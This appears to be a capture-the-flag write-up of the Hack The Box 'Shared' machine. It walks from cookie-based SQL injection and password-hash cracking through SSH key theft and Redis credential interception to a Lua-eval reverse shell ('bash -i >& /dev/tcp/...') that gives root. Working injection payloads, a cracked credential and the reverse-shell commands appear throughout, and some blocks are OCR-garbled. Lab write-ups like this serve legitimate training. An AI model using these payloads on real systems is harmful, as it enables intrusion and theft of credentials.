
HTB machine - Shared


1. Scanned open ports using nmap
   Found : 22 - ssh
   80 -nginx 18.1
   443-nginx 18.1
   Concluded that a web server is running.
2. Tried to access using a browser. But it failed
   The ip redirects to a domain name. It can’t be accessed. Tried http to 443 and found an error that bad request. It says that the server is running
   Then added the domain name and ip to /etc/hosts file and tried.
   This time accessed it
3. It’s e commerce website by prestashop.
   Googled it and found an injection vulnerability . But No injection point is found on home page.
   But when opening cart page it uses a cookie and the cookie is carrying the product data.
4. Tried a single quote and found the request performs some action in db
5. Tried Union attack to find the db



```
GET / HTTP/2
Host: checkout.shared.htb
Cookie: custom_cart={"MFDSVHXQ' AND 1=2 UNION SELECT 1,@@version,3-- a":"1"};
PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def50200745a687fb64258f3f6441c29004173669050da34846a615193845d3cfade521bb73dca43a0afc767bf9
40b44d5077202bbfb31751f4e27a74f14a4c46c8ffc444a9c4207b3ab480b044d58ae9b3580cf522c0887e6ee5e
d3610a7812b26e7916c35529f930137a7fc085285114ae1d05e4a8fb5b84d44225d51511594e2d41729b01a76b2
6d27c1b481bc9c143cce1ea8fd6245bb9c9b13e88f65a3d79cc850cf93c29dc1e3dfd729c776078a8b49e0be492
eac6e304bd979de8951b91f3b06194994212e545e2a5244e1eeb4ad570276f89d5a49d2c318d963f62dfdc0aae5
aa3398b0cbf425c0613d196890afc6079e98047d9a3ffb9498d16585fd0db295cf267ff8fb68b49fa05a2e5d68c
dd01db32883d13e1ac59b2eeb1a0e60a6bf979ddef0cc9f839cec76e2c80a5f03a5a6b8e3d66aea6633322e64f3
61001509b925d3ecbc9c73abc45b45cfc0dd496558b2b867d696180652cb5b0861d9f737dafde355c31ade5c0e0
eee81586c2885b2504ba20322340a338b68b9f2bc696ad00a2627ee2a26106bf9676556f762f2c1d0be91cd288a
4569d5c0c2d0f32ec7de7dbfa211f6142f0f917f84c3ba4bf862bb96a3fdfd3e1353ace6696480f9b21b443e6b5
e3ad72baa7afeacce2fb09dd52d45c0b6803a6578e68869377e15e1b87a17812e7618c31e0b8aed67f11ac7c78a
cd2b8f4fb2aad400cc4b42722f8896cf3b9b1a7166074dd29b5eda2cf0f6f7f2d9d
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://shared.htb/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
<table class="table table-borderless">
  <thead>
    <tr>
      <th scope="col">
        #
      </th>
      <th scope="col">
        Product
      </th>
      <th scope="col">
        Qty
      </th>
      <th scope="col">
        Unit Price
      </th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <th scope="row">
        1
      </th>
      <td>
        10.5.15-MariaDB-0+deb11u1
      </td>
      <td>
        1
      </td>
      <td>
        $3,00
      </td>
    </tr>
    <tr>
      <th scope="col">
        &nbsp;
      </th>
```

6. Manually done db dump .




```
GET / HTTP/2
Host: checkout.shared.htb
Cookie: PrestaShop-5f7b4f27831ed69a86c734aa3c67dd4c=
def5020031c17a0f37cdab4a84a2e05e129ad84286948c667cc42e25967
eb67a644d51a713e48b5d831e9693ce4655d1b484a282e2cdf3f42c09a3
75f5ff62504b789014c6ec0ef3a7151e3ff441890887ec67a77c327ad4b
6e0806fffc6b6a6fe5d59f2f8318a9fd6549e7b94e961dd37ce2e1b52a6
ad98ebba32a2978a9e36905141cf4d010e7f9875c27f6a64235aced6366
e98f2d760fbf8215d21dbd494809a3e4635f293946ebedf1b827c25afa4
9fcaff1fc40240ab29419e954e7b000152d0e16dec1af9fc055293a666c
46dcabb42b715e87ccc88756d0cea63ec5e838af2e2b4e38fa56236aa4d
ed24757ebb0cd591e8e9a38a2b4a8cc48f368f2bfdf4b2cfd86a0441674
984e4b3b06ae827; custom_cart={"53GG2EF8' AND
CT
(id,0x3a,username,0x3a,password),3 FROM

zilla/5.0 (Windows NT 10.0; rv:102.0)
 Firefox/102.0

ication/xhtml+xml,application/xml;q=0.9,image
bp,*/*;q=0.8
e: en-US,en;q=0.5
g: gzip, deflate

re-Requests: 1
: document
: navigate
: none
: ?1
```

```
<div class="col-lg-10 col-xl-8">
  <div class="cart-container">
    <div class="cart-head">
      <div class="table-responsive">
        <table class="table table-borderless">
          <thead>
            <tr>
              <th scope="col">
                #
              </th>
              <th scope="col">
                Product
              </th>
              <th scope="col">
                Qty
              </th>
              <th scope="col">
                Unit Price
              </th>
            </tr>
          </thead>
          <tbody>
            <tr>
              <th scope="row">
                1
              </th>
              <td>
                1:james_mason:fc895d4eddc2fc12f995e18c865cf273
              </td>
              <td>
                1
              </td>
              <td>
                $3,00
              </td>
            </tr>
            <tr>
              <th scope="col">
                &nbsp;
              </th>
              <th scope="col">
                &nbsp;
              </th>
              <th scope="col">
                &nbsp;
              </th>
              <th scope="col">
                $3,00
```

7. Cracked the dumped password hash and found password for james_mason is **Soleil101**
8. Tried an ssh connection using these credentials. And got accessed to the system., but the user flag is not accessible by james. It is under dan smith's directory. And it is not accessible.
9. Copied linpeas and run in the target system and found ipython is installed and can be executed by james. Then run a python script to copy and paste all users ssh_key file to home directory. That ended in Accessing Dan's ssh private key.
10. Used the private key to access the machine as Dan using ssh.And access granded

11. Found the user flag user.txt



```
2022-11-04 08:36:01 net_route_v4_best_gw result: via 10.0.2.2 dev eth0
2022-11-04 08:36:01 ROUTE_GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08
:00:27:22:46:4f
2022-11-04 08:36:01 GDG6: remote_host_ipv6=n/a
2022-11-04 08:36:01 net_route_v6_
2022-11-04 08:36:01 sitnl_send: r
hable
2022-11-04 08:36:01 ROUTE6: defau
2022-11-04 08:36:01 TUN/TAP devic
2022-11-04 08:36:01 net_iface_mtu
2022-11-04 08:36:01 net_iface_up:
2022-11-04 08:36:01 net_addr_v4_a
2022-11-04 08:36:01 net_iface_mtu
2022-11-04 08:36:01 net_iface_up:
2022-11-04 08:36:01 net_addr_v6_a
2022-11-04 08:36:01 net_route_v4_
 table 0 metric -1
2022-11-04 08:36:01 net_route_v4_
 table 0 metric -1
2022-11-04 08:36:01 add_route_ipv
) dev tun0
2022-11-04 08:36:01 net_route_v6_
metric -1
2022-11-04 08:36:01 WARNING: this
 -- use the auth-nocache option t
2022-11-04 08:36:01 Initializatic
```

```
-rw-------  1 kali kali  6992 Nov  4 08:33 .xsession-errors
-rw-------  1 kali kali     0 Nov  4 08:46 .zsh_history
-rw-r--r--  1 kali kali 10877 Aug  8 06:10 .zshrc

┌──(kali㉿kali)-[~]
└─$ chmod 600 dan

┌──(kali㉿kali)-[~]
└─$ ssh -i dan dan_smith@shared.htb
Linux shared 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Nov  4 05:14:36 2022 from 10.10.14.77
dan_smith@shared:~$ whoami
dan_smith
dan_smith@shared:~$ ls
dan_smith.key  user.txt
dan_smith@shared:~$ cat user.txt
49f22f6ddb22b3a7d7b1292508983adc
dan_smith@shared:~$ 
```

```
eBLtRqHSUIgC
6Vd/tuzUci/ep
kYX1vKi13fG0r
snkfQsvf9zPtR
9nEBLRAhtTfMC
KMeJ2G9uvxXtJ
VMCiTe2FA+I/Y
DWFWMdz+Ke+XQ
MSZC9mL+iOQAA
sLWv9oE9/UOgm
0W3hfvjznKXTM
UGPnNasHiPjtN
4Yntc2zAbNSt6
kKQNXLQIVI7EY
OgX1qGjx1lZ/H
hJNpExIs7TUKU
/9R+zEoOLUxbE
bwWxD3gXcm0BE
jEY4rN41hiHlW
s2sJmBBEKVLQs
```

12. Also there are 2 more services running in local server

    Sql in 3306


    Redis in 6379

    On the linpeas scan earlier, found that a file called **redis_connector_dev**

    Googled about redis and found The **Redis command line** interface ( **redis-cli** ) is a terminal program used to send commands to and read replies from the Redis server.

    Tried to run it But Nothing returned.

13. Copied the redis_connector_dev file to local device and run it and Intercepted the auth request. And found this




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 6379
listening on [any] 6379 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 59406
*2
$4
auth
$16
F2WHqJUz2WEz=Gqq
```

    The password for redis_dev user is **F2WHqJUz2WEz=Gqq**

    Run redis cli using the above password

14. Stored **bash -i >& /dev/tcp/10.10.14.14/443 0>&1** this command in /dev/shm/sh

Executed a netcat listener on port 443 and run **eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = l(); local f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0** this command in redis-cli and we got a root access in the netcat listener




```
127.0.0.1:6379> eval 'local l = package.loadlib("usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = l();
 loca//l f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0
(error) ERR Error compiling script (new function): user_script:1: '=' expected near '/'
127.0.0.1:6379> eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = l()
; loca//l f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0
(error) ERR Error compiling script (new function): user_script:1: '=' expected near '/'
127.0.0.1:6379> eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
; local f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0
""
127.0.0.1:6379> eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
; local f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0
""
127.0.0.1:6379> eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
; local f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0
""
127.0.0.1:6379> eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io =
; local f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0
Could not connect to Redis at 127.0.0.1:6379: Connection refused
(15.08s)
not connected> eval 'local l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = l
 local f = io.popen("cat /dev/shm/sh | bash"); local res = f:read("*a"); f:close(); return res' 0
""
(24.83s)
127.0.0.1:6379> 
```

```
K
epth=0, C=UK, ST=City, L=London, O=HackTheBox
=info@hackthebox.eu
nel: TLSv1.3, cipher TLSv1.3 TLS AES 256 GCM
```

```
cd /root
root@shared:~# ls
ls
c.sh
root.txt
root@shared:~#

┌──(kali㉿kali)-[~]
└─$ cat root.txt
cat: root.txt: No such file or directory

┌──(kali㉿kali)-[~]
└─$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.172] 60680
bash: cannot set terminal process group (86156): Inappropriate ioctl for devi
ce
bash: no job control in this shell
root@shared:/var/lib/redis# cat /root/root.txt
cat /root/root.txt
89d26b5117c548ecc95ed562045afcfb
root@shared:/var/lib/redis# ^C

┌──(kali㉿kali)-[~]
└─$ 
```

NEW
Submit Flag
Submit a flag to this machine.
Congratulations Vaishakh, best of luck ir



Shared has been Pwned!

Congratulations Vaishakh, best of luck in capturing flags ahead!

| #2340 | 05 N |
|---|---|
| MACHINE RANK | PW |